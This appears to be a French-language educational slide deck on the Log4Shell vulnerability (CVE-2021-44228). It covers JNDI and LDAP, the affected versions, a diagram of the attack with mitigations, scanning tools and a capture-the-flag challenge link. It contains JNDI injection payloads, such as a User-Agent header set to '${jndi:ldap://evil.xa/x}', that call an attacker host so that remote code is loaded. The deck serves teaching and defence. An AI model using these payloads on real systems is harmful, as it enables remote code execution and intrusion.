

Log4Shell

Introduction


Businesses urged to act now on serious Log4Shell or Log4j security flaw

 Telstra | 8 hours ago

Cyber security experts are urging anyone who uses the **Log4Shell** Java open source logging library ("**Log4Shell**") to update their systems.




Log4j exploits attempted on 44% of corporate networks; ransomware payloads spotted

 VentureBeat | 5 hours ago

Cyberattacks exploiting the Log4j vulnerability, **Log4Shell**, continue to spread and ransomware attempts using the flaw have now been seen.




Log4j update: Experts say log4shell exploits will persist for 'months if not years'

 ZDNet | 2 days ago

As attacks exploiting the Log4j flaw evolve, experts worry about how long it will take organizations will respond.




Log4Shell: This dangerous exploit can affect everything from Apple to Minecraft

 GizChina | 3 days ago

A new exploit dubbed "**Log4Shell**" affects everything from Apple devices to applications and games like Minecraft.



Log4Shell: The race is on to fix millions of systems and internet-connected devices

 Graham Cluley | 1 day ago

Everyone is talking about **Log4Shell**, a zero-day remote code execution exploit in versions of log4j, the popular open source Java logging library.



Services et librairies

- Librairie Apache Log4J
- JNDI :
 - API proposant une interface permettant d'utiliser des services d'annuaires
- LDAP
 - C'est un protocole d'accès à un annuaire.
 - Un élément est de la forme clé=valeur.
- LDAP/JNDI : Fournisseur de service qui permet d'accéder à des serveurs implémentant le protocole LDAP.

Sources :

- <https://www.jmdoudoux.fr/java/dej/chap-jndi.htm>
- <https://docs.oracle.com/javase/8/docs/technotes/guides/jndi/jndi-ldap.html>

JNDI In Action

```
// Create the Initial Context configured to work with an RMI Registry
Hashtable env = new Hashtable();
env.put(INITIAL_CONTEXT_FACTORY, "com.sun.jndi.rmi.registry.RegistryContextFactory");
env.put(PROVIDER_URL, "rmi://localhost:1099");

Context ctx = new InitialContext(env);


// Bind a String to the name "foo" in the RMI Registry
ctx.bind("foo", "Sample String");

// Look up the object
Object local_obj = ctx.lookup("foo");
```

- Other services can be used by using different PROVIDER_URLs

```
env.put(Context.INITIAL_CONTEXT_FACTORY, "com.sun.jndi.ldap.LdapCtxFactory");
env.put(Context.PROVIDER_URL, "ldap://localhost:389");
```

CVE & CVSS



Common Vulnerabilities and Exposures

Système qui a pour but de référencer les vulnérabilités connues dans des logiciels. Chaque entrée référencée possède une CVE ID.


Géré par le MITRE

- Organisation à but non lucratif
- Soutenu par le gouvernement américain

Un score CVSS peut être calculé

- Score sur 10
- Facteurs tels que la facilité d'exploitation, l'impact sur le système, les privilèges requis... Plus d'infos : <https://www.first.org/cvss/specification-document>

Log4Shell



CVE-2021-44228

CVSS maximal ([par NVD](#))

Vulnérabilité de type [CWE-502](#): "Deserialization of Untrusted Data" menant à du RCE

Plusieurs vecteurs d'attaque, le plus connu étant LDAP

```
${jndi:ldap://attacker_controlled_website/payload_to_be_executed}
```

Versions vulnérables

Faible 0-day, trouvée par la “Cloud Security Team” d’Alibaba le 24.11.2021.

La vulnérabilité présente sur toutes les versions de Log4J ($\leq 2.14.1$)

La version 2.15.0 (06.12.21) n’a pas su corriger entièrement la faille

- Le patch a créé une nouvelle faille : [CVE-2021-45046](#)
 - Présente sur certaines configurations spécifiques
 - Peut être exploitée pour faire du déni de service

Version 2.16.0 (13.12.2021) désactive JNDI par défaut et supprime les “Message Lookups”

Les versions récentes de JDK pas affectées par le vecteur d’attaque LDAP

Schema “basique”



SOPHOSlabs

<https://news.sophos.com/en-us/2021/12/12/log4shell-hell-anatomy-of-an-exploit-outbreak/>

Schema évolué

The log4j JNDI Attack and how to prevent it

An attacker inserts the JNDI lookup in a header field that is likely to be logged.

```
GET /test HTTP/1.1
Host: victim.xa
User-Agent: ${jndi:ldap://evil.xa/x}
```



✖ BLOCK WITH WAF

Attacker



Vulnerable Server
http://victim.xa



The string is passed to log4j for logging

`"${jndi:ldap://evil.xa/x}"`

✖ PATCH LOG4J

Vulnerable log4j implementation



✖ DISABLE LOG4J

log4j interpolates the string and queries the malicious LDAP server.

`ldap://evil.xa/x`

✖ DISABLE JNDI LOOKUPS

Malicious LDAP Server
ldap://evil.xa



✖ DISABLE
REMOTE
CODEBASES

```
public class Malicious implements Serializable {
    ...
    static {
        <malicious Java code>
    }
    ....
}
```

JAVA deserializes (or downloads) the malicious Java class and executes it.

```
dn:
javaClassName: Malicious
javaCodebase: http://evil.xa
javaSerializedData: <...>
```

The LDAP server responds with directory information that contains the malicious Java class

Tools


Grype : <https://github.com/anchore/grype>

FullHunt : <https://github.com/fullhunt/log4j-scan>

LDAP server de test:

<https://github.com/rakutentech/indi-ldap-test-server>

Challenge




Lien du challenge : <https://tryhackme.com/room/solar>

Tuto pour la connexion OpenVPN :

<https://github.com/Y-CTF/tutorial/blob/main/TryHackMe%20-%20OpenVpn.md>

Sources



CVE:

- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=2021-44228>
- <https://www.cvedetails.com/cve/CVE-2021-44228/>
- https://stringfixer.com/fr/Common_Vulnerabilities_and_Exposures

Historique de Log4J: <https://logging.apache.org/log4j/2.x/changes-report.html#a2.16.0>

Articles sur Log4Shell:

- <https://www.forescout.com/blog/forescout's-response-to-cve-2021-44228-apache-log4j-2/>
- <https://govcert.ch/blog/zero-day-exploit-targeting-popular-java-library-log4j/>
- <https://www.lunasec.io/docs/blog/log4j-zero-day/>

Articles divers:

- Ransomware attack : <https://thehackernews.com/2021/12/hackers-exploit-log4j-vulnerability-to.html>
- 2e faille causée par le patch 2.15: <https://thehackernews.com/2021/12/second-log4j-vulnerability-cve-2021.html>

Vidéos (anglais):

- <https://youtu.be/7qoPDq41xhQ>
- <https://youtu.be/5-GkpxbZ9Zw>